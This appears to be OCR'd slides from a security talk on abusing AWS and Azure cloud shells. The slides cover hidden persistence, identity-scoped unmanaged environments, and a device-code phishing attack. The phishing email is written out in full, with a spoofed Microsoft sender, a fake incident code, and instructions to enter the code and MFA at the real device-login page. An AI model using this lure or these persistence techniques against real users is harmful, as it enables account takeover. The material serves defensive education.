


Shout out to
Dan Vittegleo
https://github.com/dan-v/cloudshell-store


Storage Alchemy: Bytes of Holding




Storage Alchemy: Bytes of Holding




Persistence: Not My Session



Persistence: Not My Session




Persistence: Not My Session



AWS Session(s) Confusion

3 Sessions: Console, API, Terminal/Websocket



DEMO

AWS Unmanaged Resources

Visible only to the creating (target) identity

- Inventory/Quotas — Cloudtrail -> change identity -> DescribeEnvironment
- Forensics — change identity -> StartSession -> ???
- Remediation — change identity -> DeleteEnvironment

Identity

Console
Assumed Role Session
Federated Session
Perm Access Key


N
Name1
Name2
Name3
Name4
…

16
us-east-1
…
us-west-1
us-west-2
…

DEMO

AWS Unmanaged Resources

Visible only to the creating (target) identity



- Inventory/Quotas — Cloudtrail -> change identity -> DescribeEnvironment
- Forensics — change identity -> StartSession -> ???
- Remediation — change identity -> DeleteEnvironment

Identity
Console
Assumed Role Session
Federated Session
Perm Access Key

N
Name1
Name2
Name3
Name4
…


16
us-east-1
…
us-west-1
us-west-2
…

A Hot IAMess

"Nobody thinks their own cloud smells funny."

Microsoft Device Code Phish → CloudShell

The Phish



Microsoft account security alert

Microsoft account team <account-security-noreply@azure365-microsoft.com> 1:18 AM (less than a minute ago)
to merlin@cloudy-daze.com ▾ merlin Reply to all Actions

Microsoft Security

Incident: BZJGSBGDV

Attempted logins to your Office 365 account were detected by the Microsoft Security team:


Sign-in details
Country/region: Russia (Moscow City)
IP address: 82.148.20.19
Date: Wed, 22 Oct 2024 14:40:27 +0000
Platform: Windows 11
Browser: Edge

Due to the recent attacks on Exchange by foreign countries (see our Microsoft blog: Analysis of Storm-0558 techniques for unauthorized email access), Microsoft Security is proactively warning all customers when we detect this kind of activity. Compromise of business email is a common tactic by cybercriminals to obtain confidential information about organizations.

If this was valid sign-in activity, you do not need to do anything. If this activity was **not** authorized, login to your Outlook 365 account using multi-factor authentication to verify your identity, and the Microsoft Security team will open an investigation and respond within 36 hours.


To login to your Office 365 account:

1. Go to the official Microsoft login page at: https://microsoft.com/devicelogin
2. Enter the incident #: **BZJGSBGDV**
   Investigative action will only be taken if you are able to successfuly login with MFA.
3. **Enter your Outlook credentials and your MFA one-time password** to verify your identity.



